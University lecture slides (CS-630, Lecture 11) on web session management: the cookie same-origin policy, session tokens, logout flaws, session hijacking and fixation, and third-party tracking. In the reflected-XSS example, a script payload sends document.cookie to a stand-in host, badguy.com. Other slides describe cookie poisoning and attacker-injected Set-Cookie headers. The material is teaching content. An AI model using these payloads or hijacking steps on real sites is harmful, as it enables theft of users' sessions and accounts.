# CS-630: Cyber and Network Security

## Lecture # 11: Web Session Management

Prof. Dr. Sufian Hameed
Department of Computer Science
FAST-NUCES

# Overview

- *Web Session Management*
  - *Cookie*
  - *Session Management*
  - *Session Hijacking*
  - *User Tracking*

# Web Session Management (Cookies)

# Same origin policy: "high level"

Review: Same Origin Policy (SOP) for DOM:

- Origin A can access origin B's DOM if match on
  **(scheme, domain, port)**


Today: Same Original Policy (SOP) for cookies:

- Generally speaking, based on:
  **([scheme], domain, *path*)**

optional

scheme://domain:port/path?params

# Setting/deleting cookies by server




- Delete cookie by setting "expires" to date in past
- Default scope is domain and path of setting URL

# Scope setting rules (write SOP)

domain: any domain-suffix of URL-hostname, except TLD

example: host – "**login.site.com**"

| allowed domains | disallowed domains |
|---|---|
| **login.site.com** | **user.site.com** |
| **.site.com** | **othersite.com** |
| | **.com** |

⇒ **login.site.com** can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .stanford.edu (and some hosting center)

path: can be set to anything

Cookies are identified by (name,domain,path)


| cookie 1 | cookie 2 |
| --- | --- |
| name = **userid** | name = **userid** |
| value = test | value = test123 |
| domain = **login.site.com** | domain = **.site.com** |
| path = / | path = / |
| secure | secure |

distinct cookies

- Both cookies stored in browser's cookie jar;

  both are in scope of **login.site.com**

# Reading cookies on server (read SOP)




Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is "secure"]

Goal: server only sees cookies in its scope

# Examples

both set by **login.site.com**

| cookie 1 | cookie 2 |
|---|---|
| name = **userid** | name = **userid** |
| value = u1 | value = u2 |
| domain = **login.site.com** | domain = **.site.com** |
| path – / | path – / |
| secure | non-secure |

http://checkout.site.com/ cookie: userid=u2

http://login.site.com/ cookie: userid=u2

https://login.site.com/ **cookie: userid=u1; userid=u2**

(arbitrary order)

# Client side read/write: document.cookie (dom element)

- Setting a cookie in Javascript:

  document.cookie = “name=value; expires=…; ”

- Reading a cookie: alert(document.cookie)


  prints string containing all cookies available for document (based on [protocol], domain, path)

- Deleting a cookie:

  document.cookie = “name=; expires= Thu, 01-Jan-70”


document.cookie often used to customize page in Javascript

javascript: alert(**document.cookie**)




Displays all cookies for current document

# Viewing/deleting cookies in Browser UI



# Cookie Protocol Problems

Server is blind:

- Does not see cookie attributes (e.g. secure)
- Does not see which domain set the cookie

Server only sees: **Cookie: NAME=VALUE**

# Example 1: login server problems

- Alice logs in at **login.site.com**

  login.site.com sets session-id cookie for **.site.com**

- Alice visits **evil.site.com**

  overwrites .site.com session-id cookie
  with session-id of user "badguy"

- Alice visits **cs155.site.com** to submit homework.

  cs155.site.com thinks it is talking to "badguy"

Problem: cs155 expects session-id from login.site.com;
cannot tell that session-id cookie was overwritten

# Example 2: "secure" cookies are not secure

- Alice logs in at **https**://www.google.com/accounts

```
Set-Cookie: LSID=EXPIRED;Domain=.google.com;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Domain=www.google.com;Path=/accounts;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=cl:DQAAAHsAAACn3h7GCpKUNxckr79Ce3BUCJtlual9a7e5oPvByTrOHUQiFjECYqr5r0q2cH1Cqb
Set-Cookie: GAUSR=dabo123@gmail.com;Path=/accounts;Secure
```

- Alice visits **http**://www.google.com (cleartext)
  - Network attacker can inject into response

    **Set-Cookie: LSID=badguy; secure**

    and overwrite secure cookie

- Problem: network attacker can re-write HTTPS cookies !

  ⇒ HTTPS cookie value cannot be trusted

# Interaction with the DOM SOP

Cookie SOP: path separation

**x.com/A** does not see cookies of **x.com/B**

Not a security measure:

DOM SOP: **x.com/A** has access to DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Path separation is done for efficiency not security:

x.com/A is only sent the cookies it needs

# Cookies have no Integrity !!!

# Storing security data on browser?

– User can change and delete cookie values !!
  - Edit cookie file (FF: cookies.sqlite)
  - Modify Cookie header (FF: TamperData extension)

– Silly example: shopping cart software

**Set-cookie: shopping-cart-total = 150** ($)

– User edits cookie file (cookie poisoning):

**Cookie: shopping-cart-total = 15** ($)

Similar to problem with hidden fields

**<INPUT TYPE="hidden" NAME=price VALUE="150">**

# Historical problems … (circa 2000)


- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2

Source: http://xforce.iss.net/xforce/xfdb/4621

# Solution: Cryptographic Checksums

Goal: Data Integrity

Requires secret key ***k*** unknown to browser




**Verify tag: T = F(k, value)**

"value" should also contain data to prevent cookie replay and swap like Session ID (SID)

# Example: .NET 2.0

- System.Web.Configuration.MachineKey
  - Secret web server key intended for cookie protection
  - Stored on all web servers in site

Creating an encrypted cookie with integrity:

```
– HttpCookie   cookie = new HttpCookie(name, val);
        HttpCookie   encodedCookie =
                     HttpSecureCookie.Encode (cookie);
```

Decrypting and validating an encrypted cookie:

- **HttpSecureCookie.Decode** (cookie);

# Session Management

# Sessions


- A sequence of requests and responses from one browser to one (or more) sites
  - Session can be long (Gmail)
    or short
  - without session mgmt:
    users would have to constantly re-authenticate
- Session mgmt:
  - Authorize user once;
  - All subsequent requests are bound to user

# Pre-history: HTTP auth

HTTP request: GET /index.html

HTTP response contains:

**WWW-Authenticate: Basic realm="Password Required“**





Browsers sends hashed password on all subsequent HTTP requests:

**Authorization: Basic ZGFddfibzsdfgkjheczI1NXRleHQ=**

# HTTP auth problems

- Hardly used in commercial sites
  - User cannot log out other than by closing browser
    - What if user has multiple accounts?
    - What if multiple users on same computer?
  - Site cannot customize password dialog
  - Confusing dialog to users
  - Easily spoofed
  - Defeated using a TRACE HTTP request (on old browsers)

# Session tokens



# Storing session tokens:

## Lots of options (but none are perfect)

- Browser cookie:

  Set-Cookie: SessionToken=fduhye63sfdb

- Embedd in all URL links:

  https://site.com/checkout ? SessionToken=kh7y3b

- In a hidden form field:

  <input type="hidden" name="sessionid" value="kh7y3b">

- Window.name DOM property
  - Not good example just mentioned as an option

# Storing session tokens: problems

- Browser cookie:

  browser sends cookie with every request,
  even when it should not (CSRF)

---

- Embed in all URL links:

  token leaks via HTTP Referer header

---

- In a hidden form field: short sessions only

---

Best answer: a combination of all of the above.

# The HTTP Referrer Header

```
GET /wiki/John_Ousterhout HTTP/1.1
Host: en.wikipedia.org
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?q=john+ousterhout&ie=utf-8&oe
```

Referer leaks URL session token to 3rd parties

# The Logout Process

Web sites provide a logout function:

- Functionality: let user to login as different user
- Security: prevent other from abusing account

What happens during logout:

1. Delete SessionToken from client
2. Mark session token as expired on server

Problem: many web sites do (1) but not (2) !!

- Enables persistent attack on sites that do login over HTTPS, but use over HTTP

# Sites with Improper Logout

| | |
|---|---|
| **health.google.com** | View and edit record |
| **healthvault.com** | View and edit health record |
| **Linkedin** | Editing and saving profile |
| **Yahoo** | Accessing and sending emails |
| **Hotmail/MSN** | Accessing and sending emails |
| **blogger.com** | Posting a blog post |
| **Ebay** | Bidding on an auction |
| **Flicker** | Uploading photos |
| **wordpress.com** | Posting a blog post |
| **IMDB** | Editing and saving profile |
| **ask.com** | Editing and saving profile |
| **cnn.com** | Editing and saving profile |
| **conduit.com** | Editing and saving profile |
| **megaupload.com** | Uploading files |
| **mediafire.com** | Uploading files |
| **4shared.com** | Uploading files |
| **cnet.com** | Editing and saving profile |
| **weather.com** | Editing and saving profile |
| **imageshack.com** | Uploading photos |
| **OpenMR** | Accessing, changing medical records |

# Session Hijacking

- Attacker waits for user to login;
  - then attacker obtains user's Session Token and "hijacks" session

# 1. Predictable tokens

- Example: counter (Verizon Wireless)

  ⇒ user logs in, gets counter value, can view sessions of other users

- Example: weak MAC (WSJ)
  - token = **{userid, $MAC_k$(userid) }**
  - Weak MAC exposes **k** from few cookies.

Session tokens must be unpredicatble to attacker:

Use underlying framework.

Rails: token = MD5( current time, random nonce )

# 2. Cookie theft

- Example 1: login over SSL, but subsequent HTTP
  - What happens at wireless Café ? (e.g. Firesheep)
  - Other reasons why session token sent in the clear:
    - HTTPS/HTTP mixed content pages at site
    - Man-in-the-middle attacks on SSL
- Example 2: Cross Site Scripting (XSS) exploits
- Amplified by poor logout procedures:
  - Logout must invalidate token on server

# Session fixation attacks

- Suppose attacker can set the user's session token:
  - For URL tokens, trick user into clicking on URL
  - For cookie tokens, set using XSS exploits

- Attack: (say, using URL tokens)
  1. Attacker gets anonymous session token for site.com
  2. Sends URL to user with attacker's session token
  3. User clicks on URL and logs into site.com
     - this elevates attacker's token to logged-in token
  4. Attacker uses elevated token to hijack user's session.

# Session fixation: lesson

- When elevating user from anonymous to logged-in, always issue a new session token
- Once user logs in, token changes and is unknown to attacker

  $\Rightarrow$ Attacker's token is not elevated.
- In the limit: assign new SessionToken after every request
  - Revoke session if a replay is detected.

# Generating Session Tokens

Goal: prevent hijacking and avoid fixation

# Option 1: minimal client-side state

- SessionToken = [random unpredictable string]

  (no data embedded in token)
- Server stores all data associated to SessionToken:

  userid, login-status, login-time, etc.
- Can result in server overhead:
  - When multiple web servers at site,

    lots of database lookups to retrieve user state.

# Option 2: lots of client-side state

- SessionToken:

  SID = [ **userID, exp. time, data]**

  where data = (capabilities, user data, ...)

  SessionToken = **Enc-then-MAC (k, SID)**

  k: key known to all web servers in site.

- Server must still maintain some user state:
  - e.g. logout status (should be checked on every request)

- Note that nothing binds SID to client's machine

# Binding SessionToken to client's computer; mitigating cookie theft

Approach: embed machine specific data in SID

- **Client IP Address**:
  - Will make it harder to use token at another machine
  - But honest client may change IP addr during session
    - client will be logged out for no reason.
- **Client user agent**:
  - A weak defense against theft, but doesn't hurt.
- **SSL session key**:
  - Same problem as IP address (and even worse)

# Cookies Theft:
# Basic Cross Site Scripting (XSS)

# Example: reflected XSS

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**

- Server-side implementation of **search.php**:

```
<HTML>   <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term
into response

# Bad input

- Consider link: (properly URL encoded)

**http://victim.com/search.php ? term =**

**<script> window.open(**

**“http://badguy.com?cookie = ” +**

**document.cookie ) </script>**

- What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

   **<HTML> Results for <script> … </script>**
3. Browser executes script:
   - Sends badguy.com cookie for victim.com

# So what?

- Why would user click on such a link?
  - Phishing email
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking
- MANY other forms of XSS
  - Many do not require clicking on links

# HttpOnly Cookies IE6 SP1, FF2.0.0.5

(not Safari)

Browser

GET …

Server

HTTP Header:

Set-cookie: NAME=VALUE ; HttpOnly

- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.

# 3rd Party Cookies: User Tracking

# 3rd party cookies

- What they are:
  - User goes to site A. com ; obtains page
  - Page contains **<iframe src="B.com">**
  - Browser goes to B.com ; obtains page
    HTTP response contains cookie
  - Cookie from B.com is called a **3rd party cookie**

---

- Tracking: User goes to site D.com
  - D.com contains **<iframe src="B.com">**
  - B.com obtains cookie set when visited A.com

$\Rightarrow$ **B.com** knows user visited **A.com and D.com**

# Can we block 3rd party cookies?

- IE and Safari: block set/write
  - Ignore the "Set-Cookie" HTTP header from 3rd parties
  - ⇒ Site sets cookie as a 1st party; will be given cookie when contacted as a 3rd party
  - Enabled by default in IE7

